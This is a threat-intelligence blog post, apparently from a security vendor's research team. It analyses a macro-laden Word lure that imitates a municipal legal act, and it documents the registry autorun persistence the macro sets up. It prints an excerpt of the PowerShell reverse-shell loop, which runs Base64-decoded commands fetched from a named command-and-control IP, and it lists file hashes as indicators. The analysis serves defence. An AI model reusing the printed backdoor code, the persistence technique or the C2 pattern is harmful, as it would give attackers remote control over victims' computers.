
!!r^d**n**c
More in General
- Operation Chewbacca
At the end of June, the PT ESC team, during incident investigations, discovered a new group…
- Ding, ding — who's there?
Ding, ding — who's there? 🔔 The cyber intelligence group of Positive Technologies' expert security center…
- Enterprise-grade validation system with schema support
Enterprise-grade validation system with schema support (c) The author of a dozen trojans who forgot to…
- One less feathered thief — plus one hundred rating points!
One less feathered thief — plus one hundred rating points! 😵 The Threat Intelligence team at…
- DragonDoll: a matryoshka in the world of Android spies
DragonDoll: a matryoshka in the world of Android spies 🪆 At the beginning of this spring,…




!!р^д**н**c 🤔

A characteristic example of how threat actors use current events to distribute malicious programs is a malicious document we discovered.
It contains the text of a municipal legal act that does not display correctly, prompting the user to “Enable Content” and thereby allow the macro embedded in the document to execute.
The embedded macro renders the document readable by simply replacing character combinations with letters (;; → у ; ** → o ; ?? → a, etc.), and also extracts and persists a payload — a fairly simple reverse shell — in the form of a PowerShell script in autorun.
The payload is located in the document content after the DigitalRSASignature string and consists of two parts encoded in Base64 and separated by the CHECKSUM string — <part1>CHECKSUM<part2>, which are decoded and written to files:
• <part1> -> %USERPROFILE%\\UserCache.ini.hta
• <part2> -> %USERPROFILE%\\UserCache.ini
UserCache.ini.hta is registered by the macro in Windows Explorer autorun via the registry key HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Windows\LOAD. The purpose of this file is to launch execution of the UserCache.ini file.
UserCache.ini is a lightweight reverse shell that uses the host 94.103.85.47 (Vdsina, Moscow) as its command-and-control server. This tool receives and executes a set of commands from http://94.103.85.47:80/api/texts/<client_id>, where <client_id> = <computer name>_<user name>_<hard drive volume serial number>.
Commands are transmitted in XML format and contain several attributes:
• CountRuns — how many times the command must be executed;
• Interval — the wait interval in minutes between consecutive executions of a single command;
• Module — the Base64-encoded command.
...
try {
  $Commands = [xml]$Configs;
  $cycle_num = 0;

  while($true){
    $num_commands_completely_executed = 0;
    $num_commands_executed = 0;
    foreach ($CommandConfig in $Commands.Configs.Config)
    {
      $num_commands_executed += 1;
      $quot = [int][Math]::Floor( $cycle_num / [int]$CommandConfig.Interval);
      $rem  = [int][Math]::Floor( $cycle_num % [int]$CommandConfig.Interval);

      if($quot -lt [int]$Command.CountRuns -and $rem -eq 0){
        $command_expr = FromBase64 $CommandConfig.Module;
        try{
          Invoke-Expression($command_expr);
        }
        catch {}
      }

      if(([int]$CommandConfig.Interval * [int]$CommandConfig.CountRuns) -lt [int]$cycle_num){
        $num_commands_completely_executed += 1;
      }
    }

    Start-Sleep 60;
    if([int]$num_commands_completely_executed -eq [int]$num_commands_executed){
      break;
    }
    $cycle_num += 1;
  }
}
catch {}
...
Code language: PowerShell (powershell)
To block automatic execution of macros, you can use the guide from Microsoft.
IoCs:
Постановление_по_ГО_updated.doc
13252199b18d5257a60f57de95d8c6be7d7973df7f957bca8c2f31e15fcc947b
Code language: plaintext (plaintext)
UserCache.ini.hta
e80e0b57cf3f304cb7d6dba4b0bb65da18f4d32770a3d6f3780fdab12d2617c9
Code language: plaintext (plaintext)
UserCache.ini
ccff23a8f7c510b49264cdacf9ab6b43e9be0671670ce2eec75851920e6378b7
Code language: plaintext (plaintext)
94.103.85.47
Code language: plaintext (plaintext)
#malware #news #detect #ti
@ptescalator
More from ti_author
- Ding, ding — who's there?
Ding, ding — who's there? 🔔 The cyber intelligence group of Positive Technologies' expert security center…
- Enterprise-grade validation system with schema support
Enterprise-grade validation system with schema support (c) The author of a dozen trojans who forgot to…
- One less feathered thief — plus one hundred rating points!
One less feathered thief — plus one hundred rating points! 😵 The Threat Intelligence team at…
- DragonDoll: a matryoshka in the world of Android spies
DragonDoll: a matryoshka in the world of Android spies 🪆 At the beginning of this spring,…
- ⚡Fake news — THAT'S ALL
⚡Fake news — B U L L S H I T PT ESC specialists discovered an…
More in General
- Operation Chewbacca
At the end of June, the PT ESC team, during incident investigations, discovered a new group…
- Ding, ding — who's there?
Ding, ding — who's there? 🔔 The cyber intelligence group of Positive Technologies' expert security center…
- Enterprise-grade validation system with schema support
Enterprise-grade validation system with schema support (c) The author of a dozen trojans who forgot to…
- One less feathered thief — plus one hundred rating points!
One less feathered thief — plus one hundred rating points! 😵 The Threat Intelligence team at…
- DragonDoll: a matryoshka in the world of Android spies
DragonDoll: a matryoshka in the world of Android spies 🪆 At the beginning of this spring,…